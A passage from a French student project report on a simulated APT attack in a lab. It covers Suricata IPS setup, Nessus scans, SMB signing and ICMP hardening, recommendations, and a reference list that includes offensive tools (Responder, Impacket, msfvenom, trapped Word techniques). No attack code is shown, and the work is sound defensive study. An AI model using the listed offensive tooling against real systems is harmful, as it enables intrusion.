Grâce à l'implémentation de Sysmon et à son intégration avec la plateforme Wazuh, j'ai pu détecter efficacement les différentes étapes d'une attaque, de la reconnaissance à l'exécution d'un reverse shell.

Wazuh a été connecté à la fois à mon ordinateur Windows 10 et au serveur Windows hébergeant Active Directory, me permettant de surveiller l'activité des utilisateurs de ma société fictive, IliasTechnologies.

Les événements détectés étaient visibles sur l'interface Wazuh et correctement classés en utilisant le cadre MITRE ATT&CK, confirmant l'efficacité du système de surveillance mis en place.

Cependant, la détection à elle seule est insuffisante. Trouver les vulnérabilités dans l'infrastructure est également crucial pour améliorer sa correction. C'est la raison pour laquelle j'incorpore Nessus, un outil connu pour ses capacités d'analyse des vulnérabilités, afin de terminer la phase défensive de ce projet.

## 8) Suricata en mode IPS (inline)

Afin d'augmenter la sécurité du réseau, j'ai installé un système de prévention des intrusions (IPS) en utilisant l'outil open-source Suricata, configuré en mode inline (IPS) sur l'interface réseau de mon ordinateur Ubuntu (ens33).

L'objectif était de bloquer activement certaines formes de trafic malveillant.

```
ilius@ilius-VMware-Virtual-Platform:~$ sudo suricata -c /etc/suricata/suricata.yml -i ens33
i: suricata: This is Suricata version 7.0.8 RELEASE running in SYSTEM mode
W: af-packet: ens33: copy mode activated but no destination iface. Disabling feature
i: threads: Threads created -> W: 2 FM: 1 FR: 1 Engine started.
```

Figure 101 : installation de suricata

Des tests effectués depuis une machine Kali (en utilisant ping) après la configuration et le lancement de Suricata ont confirmé que les paquets ICMP avaient été interceptés et bloqués avec succès.

Cela démontre la capacité de Suricata à bloquer les connexions non autorisées en temps réel.




Figure 102 : Test de fonctionnement de suricata

Suricata a été configuré en mode IPS pour bloquer en temps réel des types spécifiques de trafic réseau. L'une des premières règles permettait de bloquer les requêtes ICMP (ping), qui sont utilisées pour la reconnaissance.

Ce test a confirmé que Suricata pouvait efficacement stopper le trafic illégal.

Pour renforcer davantage la sécurité du réseau, des règles supplémentaires peuvent être ajoutées pour bloquer des outils comme Nmap et Netcat ou intercepter des requêtes HTTP suspectes.

### 9) Évaluation de la sécurité du système via Nessus

L'objectif de cette étape est d'évaluer le niveau de sécurité du système après la mise en œuvre des mesures de durabilité. Nessus, un outil de scan de vulnérabilités reconnu, nous permet d'identifier les problèmes potentiels restants avec Windows 10, tels que les services non sécurisés, les ports ouverts ou les logiciels obsolètes.

Cette analyse nous permet de confirmer que le système est correctement protégé et qu'il n'y a pas de vulnérabilités exploitables.

La figure ci-dessous affiche l'écran d'accueil de Nessus peu après son installation et son lancement via le navigateur. À ce stade, Nessus télécharge et prépare les plugins nécessaires à l'analyse. Ces plugins permettent l'identification d'un large éventail de vulnérabilités connues. L'outil sera prêt à effectuer une analyse sur la machine cible une fois cette étape terminée.




Figure 103: Interface de Nessus

Une fois l'outil Nessus configuré, un scan de vulnérabilité a été effectué sur l'ordinateur Windows (192.168.10.11). Le scan a trouvé une vulnérabilité de niveau Élevé, une vulnérabilité de niveau Moyen, et plusieurs détails supplémentaires. Cette étape permet d'identifier les vulnérabilités qu'un attaquant pourrait exploiter et de guider la mise en œuvre des correctifs dans l'infrastructure.




Figure 104 : Résultats d'un scan de vulnérabilités Nessus sur la machine Windows 10

Vulnerabilities 18						
Filter	Search Vulnerabilities			18 Vulnerabilities		
Sev ▾	CVSS ▾	VPR ▾	EPSS ▾	Name ▾	Family ▾	Count ▾
<input type="checkbox"/>	MEDIUM	5.3		SMB Signing not required	Misc.	1
<input type="checkbox"/>	LOW	2.1 *	2.2	0.0037 ICMP Timestamp Request Remote Date Disclosure	General	1

Figure 105 : Détail des vulnérabilités détectées par Nessus (SMB Signing et ICMP)

Cette vulnérabilité signifie que mon ordinateur accepte les connexions SMB sans vérification de signature, ce qui pourrait entraîner des attaques de type "**SMB Relay**" ou "**Man-in-the-Middle**" sur le protocole SMB.

#### Corriger la vulnérabilité : "SMB Signing not required"

 Sécurité réseau : Restreindre NTLM : Authentification NTLM dans ce domaine	Non défini
 Sécurité réseau : Restreindre NTLM : Trafic NTLM entrant	Non défini
 Sécurité réseau : Restreindre NTLM : Trafic NTLM sortant vers des serveurs distants	Non défini
 Serveur réseau Microsoft : communications signées numériquement (lorsque le serveur l'accepte)	Activé
 Serveur réseau Microsoft : communications signées numériquement (toujours)	Activé
 Serveur réseau Microsoft : déconnecter les clients à l'expiration du délai de la durée de session	Activé
 Audit : force les paramètres de sous-catégorie de stratégie d'audit (Windows Vista ou version ultérieure) à se su...	Non défini
 Chiffrement système : utilisez des algorithmes compatibles FIPS pour le chiffrement, le hachage et la signature	Désactivé
 Client réseau Microsoft : communications signées numériquement (lorsque le serveur l'accepte)	Activé
 Client réseau Microsoft : communications signées numériquement (toujours)	Activé
 Client réseau Microsoft : envoyer un mot de passe non chiffré aux serveurs SMB tierce partie	Désactivé
 Comptes : renommer le compte administrateur	Administrat
 Comptes : renommer le compte Invité	Guest

Figure 106 : mise à jour des règles du pare-feu

Une règle de pare-feu a été ajoutée sur la machine Windows pour bloquer les **requêtes ICMP** de type **Timestamp** (type 13 et 14), afin de corriger la vulnérabilité **ICMP Timestamp Disclosure** identifiée par Nessus.




Figure 107 : configuration ICMP




Figure 108 : les vulnérabilités trouvées après la corréction

Cette capture montre le résultat du deuxième scan Nessus après que les échecs trouvés ont été corrigés.

Il est évident qu'il ne reste qu'une seule vulnérabilité faible, et aucune défaillance critique ou moyenne.

Cela démontre que les contre-mesures (signature SMB, blocage ICMP, etc.) ont été efficaces.

## 10) Conclusion

Tout au long de ce chapitre, j'ai mis en œuvre diverses contre-mesures visant à améliorer la sécurité des infrastructures et à protéger les systèmes ciblés dans la simulation d'attaque APT.

Ces mesures ont abordé un certain nombre de sujets cruciaux, notamment la durabilité du réseau, la sécurité du partage de fichiers, le renforcement de la politique de mots de passe et la défense contre les injections SQL et les attaques de phishing ou de payload.

Cela inclut la mise en œuvre d'une solution de détection Sysmon couplée à Wazuh, qui m'a permis de détecter en temps réel des comportements suspects ou malveillants dans l'environnement, ainsi que l'intégration de Nessus pour une évaluation proactive des vulnérabilités du système.

L'infrastructure peut désormais détecter, bloquer et répondre à divers types d'attaques grâce à toutes ces mesures, ce qui réduit considérablement la surface d'exploitation disponible pour un attaquant. Ainsi, cette phase défensive sert à compléter la stratégie offensive initiale en offrant un renforcement tangible et une visibilité accrue de la posture de sécurité globale du système.

## VII) Chapitre 5 – Analyse finale et recommandations

Après avoir terminé toutes les phases du projet, de la mise en place de l'infrastructure à la réalisation des attaques réelles (SMB, phishing, LLMNR, etc.), puis à la mise en place des contre-mesures défensives, nous avons effectué une évaluation de la sécurité environnementale.

Cette étape finale a deux objectifs :

- Vérifier l'efficacité des mesures de protection mises en place
- Confirmer que l'environnement n'est plus vulnérable aux mêmes attaques initiales.

---

### A) Résultat global de la sécurisation

Tous les composants mis en œuvre (Wazuh, Sysmon, arrêt du système, désactivation des services inutiles, politique de mot de passe renforcée, etc.) ont été testés en utilisant une nouvelle tentative d'attaque visant les utilisateurs d'ilius, qui jouent un rôle crucial dans l'infrastructure.

Cette attaque a été simulée en utilisant les vecteurs précédemment utilisés :

#### Tentatives d'exploitation SMB

- Spear phishing ciblé
- Spoofing réseau (LLMNR/NBT-NS)
- Scan de vulnérabilités avec Nessus

Les résultats obtenus montrent que :

- Les mécanismes défensifs ont détecté ou bloqué les tentatives d'intrusion.
- Nessus n'a identifié aucune vulnérabilité critique sur le poste ciblé.
- Aucun accès non autorisé à des fichiers sensibles ou à des comptes privilégiés n'a pu être réalisé.

Cela confirme que les mesures déployées ont permis de **verrouiller l'infrastructure et de bloquer le scénario APT** initialement mis en place.



## B) Recommandations finales

Bien que le système soit sécurisé dans son état actuel, il est essentiel d'adopter une posture de sécurité **évolutive** :

- **Effectuer régulièrement des scans de vulnérabilités** pour anticiper l'apparition de nouvelles failles.
- **Surveiller les événements système en continu** à l'aide de Wazuh pour détecter les comportements anormaux ou suspects.
- **Poursuivre le durcissement des postes** en suivant les recommandations des outils comme Nessus et MITRE ATT&CK.
- **Renforcer la sensibilisation des utilisateurs** aux attaques sociales comme le phishing.
- **Tester régulièrement les défenses par des audits internes**, y compris des tentatives d'attaques contrôlées (Red Team / Blue Team).

Overview of Defense Evaluation	Final Recommendations
ATTACK DETECTED on 'ilias'	✓ Regular vulnerability scans
APT SCENARIO BLOCKED	✓ Continuous monitoring
NO CRITICAL VULNERABILITIES	✓ Further system hardening
INFRASTRUCTURE SECURED	✓ User awareness training
	✓ Periodic audits and tests

Tableau 4: Recommandations

Ce chapitre marque la **fin du cycle APT simulé** dans ce projet, et démontre que l'approche défensive appliquée a permis de **neutraliser les vecteurs d'attaque exploités en phase offensive**.

## VIII) Conclusion générale

Ce projet de fin d'études m'a permis de m'immerger dans un scénario complet de simulation d'attaque APT, en répliquant toutes les étapes essentielles d'un cycle criminel réel, puis en mettant en œuvre des contre-mesures appropriées pour augmenter la sécurité de l'environnement.

Tout d'abord, j'ai créé une infrastructure virtuelle réaliste en utilisant plusieurs machines pour imiter une petite entreprise cible. À partir de là, j'ai lancé une variété d'attaques, y compris la reconnaissance, l'exfiltration de données SMB, le mouvement latéral, l'exploitation de failles, le reverse shelling, et plus encore. Ces étapes m'ont aidé à mieux comprendre les tactiques utilisées par les attaquants dans un environnement réel.

Pour la deuxième fois, j'ai mis en place une phase défensive complète en utilisant des outils comme Sysmon, Wazuh et Nessus. Cela m'a permis d'identifier et de corriger les vulnérabilités existantes, de visualiser les attaques dans une interface centralisée, et de détecter les comportements suspects en temps réel.

Grâce à cette stratégie offensive puis défensive, j'ai pu montrer qu'une infrastructure initialement vulnérable peut être progressivement renforcée grâce à l'utilisation d'outils open-source, de configurations simples et de bonnes pratiques.

Ce projet m'a non seulement permis de pratiquer mes compétences techniques, mais aussi de développer une compréhension approfondie de la cybersécurité, y compris comment une attaque est menée, comment elle peut être détectée, et—surtout—comment y répondre de manière pratique.

## IX) Références

### Virtualisation & VMware

Nom	Lien
<b>VMware Workstation Pro Documentation</b>	<a href="https://docs.vmware.com">https://docs.vmware.com</a>
<b>VMware Knowledge Base</b>	<a href="https://kb.vmware.com">https://kb.vmware.com</a>
<b>Microsoft Docs – Hyper-V vs VMware</b>	<a href="https://learn.microsoft.com">https://learn.microsoft.com</a>

### Systèmes Windows / Windows Server / Active Directory

Nom	Lien
<b>Active Directory Domain Services</b>	<a href="https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/">https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/</a>
<b>DNS in Windows Server</b>	<a href="https://learn.microsoft.com/en-us/windows-server/networking/dns/">https://learn.microsoft.com/en-us/windows-server/networking/dns/</a>
<b>Group Policy Management</b>	<a href="https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/gpresult">https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/gpresult</a>
<b>Local and Domain Group Accounts</b>	<a href="https://techcommunity.microsoft.com">https://techcommunity.microsoft.com</a>
<b>Networking settings in Windows</b>	<a href="https://learn.microsoft.com/en-us/windows-server/networking/technologies/netsh/netsh">https://learn.microsoft.com/en-us/windows-server/networking/technologies/netsh/netsh</a>

### Linux (Kali, Ubuntu)

Nom	Lien
<b>Kali Linux Official Docs</b>	<a href="https://www.kali.org/docs/">https://www.kali.org/docs/</a>
<b>Debian / Ubuntu Networking</b>	<a href="https://wiki.debian.org/NetworkConfiguration">https://wiki.debian.org/NetworkConfiguration</a>
<b>YouTube tutorial</b>	<a href="https://www.youtube.com/watch?v=z4_oqTZJqCo&amp;t=612s">https://www.youtube.com/watch?v=z4_oqTZJqCo&amp;t=612s</a>

### Pentest & Offensive Security

Nom	Lien
<b>Offensive Security – Kali Linux Tools</b>	<a href="https://tools.kali.org/">https://tools.kali.org/</a>
<b>Nmap Documentation</b>	<a href="https://nmap.org/book/">https://nmap.org/book/</a>
<b>Metasploit Unleashed</b>	<a href="https://www.offensive-security.com/metasploit-unleashed/">https://www.offensive-security.com/metasploit-unleashed/</a>
<b>OWASP</b>	<a href="https://owasp.org">https://owasp.org</a>
<b>HackTricks</b>	<a href="https://book.hacktricks.xyz/">https://book.hacktricks.xyz/</a>

### APT & MITRE ATT&CK

Nom	Lien
<b>MITRE ATT&amp;CK Framework</b>	<a href="https://attack.mitre.org/">https://attack.mitre.org/</a>
<b>CISA – APT Mitigations</b>	<a href="https://www.cisa.gov/news-events/">https://www.cisa.gov/news-events/</a>
<b>Recorded Future Threat Intelligence</b>	<a href="https://www.recordedfuture.com/">https://www.recordedfuture.com/</a>
<b>FireEye / Mandiant Case Studies</b>	<a href="https://www.mandiant.com/resources/">https://www.mandiant.com/resources/</a>

#### Défense, SIEM, IDS/IPS

Nom	Lien
<b>Wazuh Documentation</b>	<a href="https://documentation.wazuh.com">https://documentation.wazuh.com</a>
<b>Snort IDS</b>	<a href="https://www.snort.org">https://www.snort.org</a>
<b>Cisco Talos Snort Rules</b>	<a href="https://www.talosintelligence.com/">https://www.talosintelligence.com/</a>
<b>Nessus Vulnerability Scanner</b>	<a href="https://docs.tenable.com/">https://docs.tenable.com/</a>
<b>ELK Stack Docs</b>	<a href="https://www.elastic.co/guide/">https://www.elastic.co/guide/</a>
<b>Graylog Documentation</b>	<a href="https://docs.graylog.org">https://docs.graylog.org</a>
<b>QRadar Community Edition</b>	<a href="https://www.ibm.com/docs/en/qradar/">https://www.ibm.com/docs/en/qradar/</a>

#### Réseaux (TCP/IP, ports, DNS, proxy)

Nom	Lien
<b>IETF RFCs</b>	<a href="https://www.rfc-editor.org/">https://www.rfc-editor.org/</a>
<b>Wireshark Docs</b>	<a href="https://www.wireshark.org/docs/">https://www.wireshark.org/docs/</a>

#### Sécurité Windows (Sysmon, GPO, etc.)

Nom	Lien
<b>Sysmon Documentation</b>	<a href="https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon">https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon</a>
<b>Windows Logging Cheat Sheet</b>	<a href="https://www.ultimatewindowssecurity.com">https://www.ultimatewindowssecurity.com</a>
<b>MITRE D3FEND</b>	<a href="https://d3fend.mitre.org/">https://d3fend.mitre.org/</a>

#### Création de faux sites & identité visuelle

Nom	Lien
<b>Figma</b>	<a href="https://www.figma.com">https://www.figma.com</a>
<b>Coolors</b>	<a href="https://coolors.co">https://coolors.co</a>
<b>Lorem Ipsum &amp; Dummy Data</b>	<a href="https://lorem ipsum.io">https://lorem ipsum.io</a>

#### Divers / Références académiques

Nom	Lien
<b>ENISA Threat Landscape Reports</b>	<a href="https://www.enisa.europa.eu">https://www.enisa.europa.eu</a>
<b>ANSSI Guides</b>	<a href="https://www.ssi.gouv.fr">https://www.ssi.gouv.fr</a>
<b>OWASP Testing Guide v4</b>	<a href="https://owasp.org/www-project-web-security-testing-guide/">https://owasp.org/www-project-web-security-testing-guide/</a>

#### Outils offensifs & post-exploitation

Nom	Lien
<b>Responder</b>	<a href="https://github.com/SpiderLabs/Responder">https://github.com/SpiderLabs/Responder</a>
<b>Impacket / ntlmrelayx</b>	<a href="https://github.com/fortra/impacket">https://github.com/fortra/impacket</a>
<b>NTLM Relay – Pentestlab</b>	<a href="https://pentestlab.blog/2020/01/20/ntlm-relay/">https://pentestlab.blog/2020/01/20/ntlm-relay/</a>
<b>Hashcat</b>	<a href="https://hashcat.net/hashcat/">https://hashcat.net/hashcat/</a>
<b>Hashcat Wiki</b>	<a href="https://hashcat.net/wiki/">https://hashcat.net/wiki/</a>
<b>CrackMapExec</b>	<a href="https://github.com/Porchetta-Industries/CrackMapExec">https://github.com/Porchetta-Industries/CrackMapExec</a>
<b>Metasploit Framework</b>	<a href="https://docs.metasploit.com/">https://docs.metasploit.com/</a>
<b>MSFVenom Cheat Sheet</b>	<a href="https://infosecwriteups.com/metasploit-cheat-sheet-2023-edition-48ebc518d4e7">https://infosecwriteups.com/metasploit-cheat-sheet-2023-edition-48ebc518d4e7</a>
<b>Enum4Linux</b>	<a href="https://tools.kali.org/information-gathering/enum4linux">https://tools.kali.org/information-gathering/enum4linux</a>
<b>SMBClient</b>	<a href="https://linux.die.net/man/1/smbclient">https://linux.die.net/man/1/smbclient</a>
<b>Nmap NSE Scripts</b>	<a href="https://nmap.org/nsedoc/scripts/">https://nmap.org/nsedoc/scripts/</a>

#### Techniques Word piégés (SMB trap)

Nom	Lien
<b>Abusing Image Rendering – SpecterOps</b>	<a href="https://posts.specterops.io/abusing-image-rendering-in-office-documents-7f803fb87e9">https://posts.specterops.io/abusing-image-rendering-in-office-documents-7f803fb87e9</a>
<b>DOCX to SMBLoris – MDSec</b>	<a href="https://www.mdsec.co.uk/2021/03/from-docx-to-smbloris-office-documents-as-a-covert-channel/">https://www.mdsec.co.uk/2021/03/from-docx-to-smbloris-office-documents-as-a-covert-channel/</a>
<b>Word Document Attack – Tarlogic</b>	<a href="https://www.tarlogic.com/blog/office-document-attack/">https://www.tarlogic.com/blog/office-document-attack/</a>

#### Autres ressources utiles

Nom	Lien
<b>WinPEAS</b>	<a href="https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS">https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS</a>
<b>Targeted Attack Emulation</b>	<a href="https://github.com/ShutdownRepo/Targeted-Attack-Emulation">https://github.com/ShutdownRepo/Targeted-Attack-Emulation</a>
<b>iRed Team</b>	<a href="https://www.ired.team/">https://www.ired.team/</a>
<b>LOLBAS Project</b>	<a href="https://lolbas-project.github.io/">https://lolbas-project.github.io/</a>
<b>Kali Tools Index</b>	<a href="https://www.kali.org/tools/">https://www.kali.org/tools/</a>
<b>Windows Exploit Suggester</b>	<a href="https://github.com/AonCyberLabs/Windows-Exploit-Suggester">https://github.com/AonCyberLabs/Windows-Exploit-Suggester</a>